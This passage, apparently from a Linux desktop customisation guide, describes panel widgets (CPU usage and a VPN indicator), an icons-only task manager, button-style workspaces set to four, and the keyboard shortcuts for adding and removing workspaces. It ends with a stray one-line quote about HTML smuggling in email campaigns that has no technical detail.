


Although you can see the CPU usage widget, the VPN widget can only be seen only when a VPN connection is established.




The Task Manager has been configured to show “icons only” to make the overall look clean.







The workspaces overview has also been changed to the “Buttons” appearance. As the workspaces require less space this way, the default number of workspaces have been increased to 4.



New workspaces can be added or removed using shortcuts: Alt + Insert / Alt + Delete.

**"The surge in the use of HTML smuggling in email campaigns is another example of how attackers keep refining their skills."**

